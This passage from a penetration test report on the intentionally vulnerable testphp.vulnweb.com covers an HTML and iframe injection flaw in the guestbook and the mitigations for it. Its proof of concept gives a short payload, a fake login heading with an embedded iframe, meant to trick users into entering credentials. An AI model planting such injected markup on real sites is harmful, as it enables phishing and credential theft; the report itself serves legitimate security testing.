


Fig 1: Open the target URL




Fig 2: In the writing section type




Fig 3: The image is reflected and upon clicking we should be redirected to the OWASP official page.




Fig 4: And here we've been redirected to the source of our redirected page link.

6. Clickjacking in Our Guestbook Page.

Reference No: WEB_VUL_06	Risk Rating: <div style="width: 100px; background-color: #a9f5e0; height: 10px; border-radius: 5px;"></div> Low
Tools Used: Browser	
Vulnerability Description: It was observed that in the Our Guestbook section we can create iframes using HTML which can lead to phishing attacks	
Vulnerability Identified by / How It Was Discovered Manual Analysis	
Vulnerable URLs / IP Address http://testphp.vulnweb.com/guestbook.php	
Implications / Consequences of not Fixing the Issue An adversary having knowledge of HTML can easily perform Clickjacking. Users visiting the page will see the iframe attached and in certain scenario it might look like a legitimate form asking for username and password. It can lead to credential stealing.	
Suggested Countermeasures It is recommended to: <ul style="list-style-type: none">• Filter input on Client-side defenses• Use X-Frame-Options header• Use cookies sameSite origin• Use Content Security Policy (CSP)	
References https://auth0.com/blog/preventing-clickjacking-attacks/	

Proof of Concept:




Fig 1: Open the target URL




Fig 2: Enter the code and click on Add Message

<h1 style="color:#ff0000"> Please Login to Continue <h1>

<iframe src="http://testphp.vulnweb.com/login.php" style="width:100%; height:100%" />




Fig 3: Here it got executed and the user might get fooled and enter the credentials which in the real case will go to the attacker's server.

-----EOF-----